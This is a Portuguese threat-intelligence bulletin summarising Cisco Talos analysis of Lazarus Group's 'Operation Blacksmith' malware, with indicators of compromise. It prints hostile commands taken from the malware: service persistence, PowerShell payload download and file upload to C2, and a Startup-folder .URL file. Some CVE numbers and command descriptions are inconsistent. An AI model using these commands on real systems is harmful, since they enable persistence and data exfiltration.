BOLETIM DE SEGURANÇA

Operação Blacksmith, atores de ameaças Lazarus com alvo em organizações


heimdall
security research
A DIVISION OF ISH

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso Twitter.

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall



heimdall
security research

Sumário

Lista de Tabelas

Lista de Figuras

1 SUMÁRIO EXECUTIVO

A Cisco Talos publicou uma análise sobre uma nova campanha conduzida pelo Grupo Lazarus que foi denominado **"Operação Blacksmith",** a qual estaria empregando o uso de três novas famílias baseadas em DLang, duas das quais são trojans de acessos remotos (RATs), onde uma utiliza bots do Telegram e canais como meio de comunicação de comando e controle. O RAT baseado em Telegram como "NineRAT" e o RAT não baseado no Telegram como "DLRAT". O Downloader utilizado baseado em DLang foi denominado como "BottomLoader".

As últimas análises publicadas descobriram uma mudança definitiva nas táticas do grupo norte-coreano APT Lazarus Group. Além disso, foram observadas sobreposições entre nossas descobertas nesta campanha conduzida por Lazarus, incluindo táticas, técnicas e procedimentos (TTPs) consistentes com o grupo patrocinado pelo estado norte-coreano Onux Sleet (PLUTIONIUM), também conhecido como grupo Andariel (APT). Ele é considerado um grupo sobre as óticas do Lazarus.

A campanha consiste no direcionamento oportunista contínuo de empresas em todo o mundo que hospedam publicamente e expõe suas infraestruturas vulneráveis à exploração de vulnerabilidade de diversos dias, como a **CVE-2023-44228 (Log4j)**. Logo foi observado que o Lazarus tem como alvo empresas industriais, agrícolas e de segurança física.

2 OPERAÇÃO BLACKSMITH

A operação Blacksmith envolveu a exploração da CVE-2023-44228, também conhecida como Log4Shell, e o uso de um RAT baseado em **DLang** anteriormente desconhecido utilizando Telegram como seu canal C2. O NineRAT foi inicialmente construído por volta de maio de 2022 e foi usado pela primeira vez nesta campanha já em março de 2023, quase um ano depois, contra uma organização agrícola sul-americana. Foi observado então que o NineRAT estaria sendo usado novamente por volta de setembro de 2023 contra uma entidade industrial europeia.

Na análise, a Talos encontrou sobreposição com os ataques maliciosos divulgados pela Microsoft em outubro de 2023, atribuindo a atividade ao Onyx Sleet, também conhecido como PLUTIONIUM ou Andariel.

Vale salientar que existem outras equipes que operação para a Coreia do Norte, sempre com o foco de atingir os objetivos em defesa, política, segurança nacional e investigação e desenvolvimento. Cada subgrupo acaba por operar suas próprias campanhas e desenvolve e implementa malware personalizado contra os seus alvos.

A campanha atual, Operação Blacksmith, consiste em semelhanças e sobreposições em ferramentas e táticas observadas em ataques anteriores conduzidos pelo grupo Andariel dentro do Lazarus.

Um artefato comum nesta campanha foi "HazyLoad", uma ferramenta de proxy personalizada anteriormente vista apenas no relatório da Microsoft. A Talos descobriu que o HazyLoad tinha como alvo uma empresa europeia e subsidiária americana de uma empresa sul-coreana de segurança física e vigilância já em maio de 2023.

Além do HazyLoad, descobriram que o NineRAT e mais duas famílias distrinas de malwares (ambas baseadas em DLang), sendo usadas pelo Lazarus, incluindo uma família RAT conhecida como "DLRAT" e um download que apelidaram de "BottomLoader", destinado a baixar cargas adicionais, como HazyLoad, em um endpoint infectado.

3 ADOÇÃO DO DLANG NO MALWARE LAZARUS

O **NineRAT** usa o Telegram como canal C2 para aceitar comandos, comunicar suas saídas e até mesmo para transferências de arquivos de entrada e saída. O uso do Telegram pelo Lazarus provavelmente evitará medidas de detecção baseadas em rede e host, ao empregar um serviço legítimo como canal de comunicação C2.

Ele consiste em três componentes, um binário "dropper" que contém dois outros componentes incorporados nele. O dropeer gravará os dois componentes no disco e se excluirá. O primeiro componente é um instrumentador, chamado "nsIookup.exe" (o "I" maiúsculo ao invés de L minúsculo) que executará o segundo componente e utilizado no mecanismo de persistência. A Cadeias de infecção modulares como essas são frequentemente usadas por agentes de ameaças para atingir uma infinidade de objetivos, desde evasão de defesa até a separação funcional de componentes que podem ser atualizados ou modificados, evitando operações ruidosas em um sistema infectado.

O dropper configurará a persistência para o primeiro componente usando um script BAT. O mecanismo de persistência aceita um nome de serviço, o caminho para o primeiro componente e parâmetros de criação de serviço:

Service Creation command
sc create Aarsvc_XXXXXX binPath=c:\windows\system32\nsIookup.exe -k AarSvcGroup -p type=own start=auto DisplayName=Agent Activation Runtime_XXXXXX




Figura 1 – Caminho para o malware NineRAT no disco.

Com o NineRAT ativado, o malware se torna o principal método de interação com o host infectado. Porém, mecanismos de backdoor implantados anteriormente, como a ferramenta de proxy reverso HazyLoad, permenecem em vigor. Os canais do Telegram C2 usados pelo malware levaram à descoberta de um bot do telegram anteriormente público "(@StudyJ001Bot)" que foi aproveitado pelo Lazarus no NineRAT.

O NineRAT interage com o canal do Telegram usando bibliotecas baseadas em DLang implementadas para se comunicar com as APIs do

Telegram. Inicialmente, o implante testa a autenticação usando método **getMe**. O implante pode fazer upload de documentos para o Telegram usando o método /endpoint **sendDocument** através do **getFile**. O malware pode aceitar os seguintes comandos do seu operador do Telegram:

Comando	Capacidade
/info	Reúna informações preliminares sobre o sistema infectado.
/setmtoken	Defina um valor de token.
/setbtoken	Defina um novo token de bot.
/setinterval	Defina o intervalo de tempo entre as pesquisas de malware no canal Telegram.
/setsleep	Defina o intervalo de tempo entre as pesquisas de malware no canal Telegram.
/upgrade	Defina um período durante o qual o malware deve permanecer inativo.
/exit	Saia da execução do malware.
/uninstall	Desinstale-se do endpoint
/sendfile	Envie um arquivo para o servidor C2 do endpoint infectado.

Tabela 1 – Comandos que podem ser usados pelo Bot.

O NineRAT também pode desinstalar-se do sistema usando um arquivo BAT.

Abaixo estão alguns dos comandos executados pelo NineRAT para reconhecimento:

Comando	Mitre Att&ck
Whoami	Descoberta de informações do sistema (T1082)
Wmic os get osarchitecture	Descoberta de informações do sistema (T1082)
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName	Descoberta de software (T1518)

Tabela 2 – Comandos usados pelo NineRAT para reconhecimento.

Partindo da amostra, foram descobertas duas famílias de malware escritas em DLang por Lazarus, um deles simplesmente um downloader que foi rastreado como "BottomLoader", destinado a baixar e executar a carga útil do próximo estágio de um host remoto como HazyLoad:




Figura 2 – Strings de carga útil incorporado no downloader baseado em DLang, BottomLoader.

BottomLoader pode baixar a carga útil do próximo estágio de uma URL remota codificada por meio de um comando do PowerShell:

```
powershell Invoke-webrequest -URI <URL> -outfile
<file_location_on_system>
```

Tabela 3 – Comando via PowerShell para download de outra carga.

Ele também pode fazer upload de arquivos para o C2, novamente usando o PowerShell:

```
powershell (New-Object
System.Net.WebClient).UploadFile('<file_path>','<remote_url>')
```

Tabela 4 – Comando via PowerShell para upload de arquivos.

O BottomLoader também pode criar persistência para versões mais recentes ou cargas de acompanhamento completamente novas, criando um arquivo ".URL" no diretório de inicialização para executar o comando do PowerShell para baixar a carga. O arquivo URL é construído usando os seguintes comandos:

echo [InternetShortcut] > "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\NOTEPAD.url"
echo URL="" >> "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\NOTEPAD.url"
echo IconFile=C:\WINDOWS\system32\SHELL32.dll >> "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\NOTEPAD.url"
echo IconIndex=20 >> "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\NOTEPAD.url"

Tabela 5 – Comandos utilizados para criação de arquivo .URL.

O outro malware é um *downloader* e RAT, rastreamos como **"DLRAT"**, que pode ser usado para implantar malware adicional e recupera comandos do C2 e executá-los nos endpoints infectados.

DLRAT: RAT e um downloader baseado em DLang.

O malware contém comandos codificados para realizar o reconhecimento do sistema. Começa executando os comandos no endpoint para coletar informações preliminares sobre o sistema: "ver", "whoami" e "getmac". Com isso, as operadoras terão informações sobre a versão do sistema operacional, qual usuário está executando o malware e o endereço MAC que permite identificar o sistema na rede.

```
sub     rsp, 20h
call    execute_ver
---------------------------------
add     rsp, 20h
mov     r8, cs:off_14016F138
mov     [r8+48h], rax
mov     [r8+50h], rdx
sub     rsp, 20h
call    execute_whoami
---------------------------------
add     rsp, 20h
mov     r9, cs:off_14016F138
mov     [r9+58h], rax
mov     [r9+60h], rdx
sub     rsp, 20h
call    execute_getmac
```

Figura 3 – Snippet de código DLRAT que consiste em recursos preliminares de coleta de dados.

Uma vez realizada a primeira inicialização e beacon, é criado um arquivo de inicialização, no mesmo diretório, com o nome **"SysUnst.ini"**.

Após sinalizar para o C2, o RAT postará, em formato multiparte, as informações coletadas e as informações da sessão codificadas.




Figura 4 – Informações da sessão coletadas.

Durante a análise, foi descoberto que o ID de informações de sessões usando pelo DLRAT como parte de suas comunicações com seu servidor C2 é "23wfow02rofw391ng23", que é o mesmo valor que entramos durante a pesquisa sobre o MagicRAT.

```
mov     r9d, 4Dh ; 'M'  ; MjN3Zm93MDJyb2Z3MzkxbmcyMw= ->
                        ; "23wfow02rofw391ng23"
mov     [rbx], r9b
mov     r10d, 6Ah ; 'j'
mov     [rbx+1], r10b
mov     r8d, 4Eh ; 'N'
mov     [rbx+2], r8b
mov     edx, 33h ; '3'
mov     [rbx+3], dl
mov     byte ptr [rbx+4], 5Ah ; 'Z'
mov     ecx, 6Dh ; 'm'
mov     [rbx+5], cl
mov     byte ptr [rbx+6], 39h ; '9'
mov     [rbx+7], dl
mov     [rbx+8], r9b
mov     r11d, 44h ; 'D'
mov     [rbx+9], r11b
mov     eax, 4Ah ; 'J'
mov     [rbx+0Ah], al
mov     edi, 79h ; 'y'
mov     [rbx+0Bh], dil
mov     byte ptr [rbx+0Ch], 62h ; 'b'
mov     byte ptr [rbx+0Dh], 32h ; '2'
mov     byte ptr [rbx+0Eh], 5Ah ; 'Z'
mov     [rbx+0Fh], dl
mov     [rbx+10h], r9b
mov     byte ptr [rbx+11h], 7Ah ; 'z'
mov     edx, 6Bh ; 'k'
mov     [rbx+12h], dl
mov     ecx, 78h ; 'x'
mov     [rbx+13h], cl
mov     byte ptr [rbx+14h], 62h ; 'b'
mov     byte ptr [rbx+15h], 6Dh ; 'm'
mov     byte ptr [rbx+16h], 63h ; 'c'
mov     [rbx+17h], dil
mov     [rbx+18h], r9b
mov     byte ptr [rbx+19h], 77h ; 'w'
mov     eax, 3Dh ; '='
movzx   eax, al
```

Figura 5 – ID de sessão codificado em DLRAT, o mesmo que o MagicRAT.

A resposta C2 contém apenas o endereço IP externo do implante. O malware reconhece os seguintes códigos/nomes de comando enviado pelos servidores C2 para executar ações correspondentes no sistema infectado:

Comando	Capacidade
deleteme	Exclua-se do sistema usando um arquivo BAT.
download	Baixe arquivos de um local remoto especificado.
rename	Renomeie arquivos no sistema.
iamsleep	Instrui o implante a adormecer por um período especificado.
upload	Carregar arquivos para C2.
showurls	Comando vazio (ainda não implementado).

Tabela 6 – Comandos e resposta utilizados pelo C2.

A Talos ainda desenvolveu o fluxo de ataque para a exploração da **CVE-2021-44228**, também conhecido como **Log4Shell**, em servidores VMWare Horizon voltados publicamente, como meio de acesso inicial a servidores públicos vulneráveis.




Figura 6 – Fluxo de infecção observada na Blacksmith.

4 INDICADORES DE COMPROMETIMENTO

A seguir, constam os Indicadores de Compromissos relacionados a campanha identificada da Lazarus Group (Operação Blacksmith).

HazyLoad
000752074544950ae9020a35ccd77de277f1cd5026b4b9559279dc3b86965eee
NineRAT
534f5612954db99c86baa67ef51a3ad88bc21735bce7bb591afa8a4317c35433
ba8cd92cc059232203bcadee260ddbae273fc4c89b18424974955607476982c4
47e017b40d418374c0889e4d22aa48633b1d41b16b61b1f2897a39112a435d30
f91188d23b14526676706a5c9ead05c1a91ea0b9d6ac902623bc565e1c200a59
5b02fc3cfb5d74c09cab724b5b54c53a7c07e5766bffe5b1adf782c9e86a8541
82d4a0fef550af4f01a07041c16d851f262d859a3352475c62630e2c16a21def
BottomLoader
0e416e3cc1673d8fc3e7b2469e491c005152b9328515ea9bbd7cf96f1d23a99f
DLRAT
e615ea30dd37644526060689544c1a1d263b6bb77fe3084aa7883669c1fde12f
9a48357c06758217b3a99cdf4ab83263c04bdea98c347dd14b254cab6c81b13a

Tabela 7 – Indicadores de Compromissos.

URLs de distribuição e endereços IP C2:

tech[.]micrsofts[.]com
tech[.]micrsofts[.]tech
27[.]102[.]113[.]93
185[.]29[.]8[.]53
155[.]94[.]208[.]209
162[.]19[.]71[.]175
201[.]77[.]179[.]66
hxxp://27[.]102[.]113[.]93/inet[.]txt
hxxp[://]162[.]19[.]71[.]175:7443/sonic/bottom[.]gif
hxxp[://]201[.]77[.]179[.]66:8082/img/Index[.]php
hxxp[://]201[.]77[.]179[.]66:8082/img/images/header/B691646991EBAEEC[.]gif

Tabela 8 – Indicadores de rede relacionado ao Lazarus Group

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Publicação Operação Blacksmith – Lazarus Group – Cisco Talos**

heimdall
security research
A DIVISION OF ISH